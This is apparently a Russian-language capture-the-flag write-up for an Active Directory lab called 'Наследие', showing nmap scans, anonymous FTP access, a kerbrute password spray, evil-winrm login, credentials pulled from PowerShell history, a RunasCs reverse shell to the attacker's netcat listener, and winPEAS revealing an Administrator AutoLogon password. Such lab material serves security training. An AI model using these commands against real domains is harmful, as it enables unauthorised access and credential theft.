legacy

CG :: Наследие

Название: `Наследие`
Категория: `Active Directory`

Сложность: `Средняя`
Очки: `1500`

Описание: `А быть может, каждый из вас уже начал — не заметив этого — тот единственный путь, который предназначен ему судьбой`
Теги: `ActiveDirectory`

Хинт: анонимный доступ
Хинт2: От имени другого пользователя

Начинаем с разведки

`nmap -v -sV 192.168.2.15`

```
Host is up (0.011s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-03 11:07:34Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: codeby.cdb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: codeby.cdb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: LEGACY; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Стандартный DC, интересного мало

Разведаем дальше

```
➜  ~/Desktop nmap -v -sV 192.168.1.33 -p 21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 14:08 MSK
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 14:08
Scanning 192.168.1.33 [2 ports]
Completed Ping Scan at 14:08, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:08
Completed Parallel DNS resolution of 1 host. at 14:08, 0.00s elapsed
Initiating Connect Scan at 14:08
Scanning 192.168.1.33 [1 port]
Discovered open port 21/tcp on 192.168.1.33
Completed Connect Scan at 14:08, 0.00s elapsed (1 total ports)
Initiating Service scan at 14:08
Scanning 1 service on 192.168.1.33
Completed Service scan at 14:08, 0.01s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.1.33.
Initiating NSE at 14:08
Completed NSE at 14:08, 0.00s elapsed
Initiating NSE at 14:08
Completed NSE at 14:08, 0.00s elapsed
Nmap scan report for 192.168.1.33
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Пробуем анонимное подключение


`ftp anonymous@192.168.2.15`

```
➜  ~/Desktop ftp anonymous@192.168.1.33
Connected to 192.168.1.33.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||56603|)
125 Data connection already open; Transfer starting.
03-03-24  02:05PM       <DIR>          ftp_s
226 Transfer complete.
ftp> exit
221 Goodbye.
➜  ~/Desktop
```


Забираем файлик users.zip

```
ftp> ls
229 Entering Extended Passive Mode (|||56805|)
125 Data connection already open; Transfer starting.
03-03-24  02:39PM       <DIR>          ftp_s
03-03-24  02:43PM                 1185 hashes.zip
03-03-24  02:42PM                 6206 Hydra-SUID-1000.zip
03-03-24  02:43PM                72398 maths_embed.png
03-03-24  02:41PM                  324 post.txt
03-03-24  02:40PM                  566 qasm.py
03-03-24  02:40PM                12659 quantum_artifact.qasm
03-03-24  02:37PM                 7986 task.zip
03-03-24  02:36PM                11967 users.zip
226 Transfer complete.
ftp> get users.zip
local: users.zip remote: users.zip
229 Entering Extended Passive Mode (|||56806|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************| 11967
226 Transfer complete.
WARNING! 52 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
11967 bytes received in 00:00 (235.89 KiB/s)
ftp> binary
200 Type set to I.
ftp> get users.zip
local: users.zip remote: users.zip
229 Entering Extended Passive Mode (|||56819|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************| 11967
226 Transfer complete.
11967 bytes received in 00:00 (2.42 MiB/s)
ftp>
```

В комментарии пароль для новых юзеров




Составляем список юзеров



Проводим password spray

```
kerbrute passwordspray --dc 192.168.2.15 -d codeby.cdb legacy L3g_etnw
```

Находим первого пользователя



Есть доступ по WinRM

```
evil-winrm -i 192.168.2.15 -u rimma.leonova -p 'L3g_etnw'
```

Находим пользователя leonid.bocharov, у него WinRM отключен

Креды в PS history

```
C:\Users\rimma.leonova\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
```

Воспользуемся прекрасным инструментом RunasCs.exe

Прокидываем реверс и ждем сессию от имени леонида

```
./RunasCs.exe "leonid.bocharov" "lgc_Btnw" cmd.exe -r 192.168.100.8:4444
```

```
*Evil-WinRM* PS C:\Users\rimma.leonova\Documents> ./RunasCs.exe "leonid.bocharov" "lgc_Btnw" cmd.exe -r 192.168.1.34:4444
[*] Warning: The logon for user 'leonid.bocharov' is limited. Use the flag combination --bypass-uac and --logon-type '8' to
 obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-9c1399$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 5332 created in background.
*Evil-WinRM* PS C:\Users\rimma.leonova\Documents>
```

Смотрим сессию

```
→  ~/Desktop rlwrap  nc -lvnp 4444
listening on [any] 4444  ...
connect to [192.168.1.34] from (UNKNOWN) [192.168.1.33] 60463
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
codeby\leonid.bocharov

C:\Windows\system32>
```

Успех!

Winpeas!

```
Home folders found
    C:\Users\Administrator
    C:\Users\All Users
    C:\Users\Default
    C:\Users\Default User
    C:\Users\exited3n
    C:\Users\leonid.bocharov : leonid.bocharov [AllAccess]
    C:\Users\Public : Interactive [WriteData/CreateFiles]
    C:\Users\rimma.leonova

Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName               :  CODEBY
    DefaultUserName                 :  Administrator
    DefaultPassword                 :  L3gacy_true

Password Policies
Check for a possible brute-force
  [X] Exception: System.OverflowException: Negating the minimum value of a twos com
   at System.TimeSpan.op_UnaryNegation(TimeSpan t)
   at winPEAS.Info.UserInfo.UserInfoHelper.GetPasswordPolicy()
    Domain: Builtin
    SID: S-1-5-32
    MaxPasswordAge: 42.22:47:31.7437440
```

До новых встреч!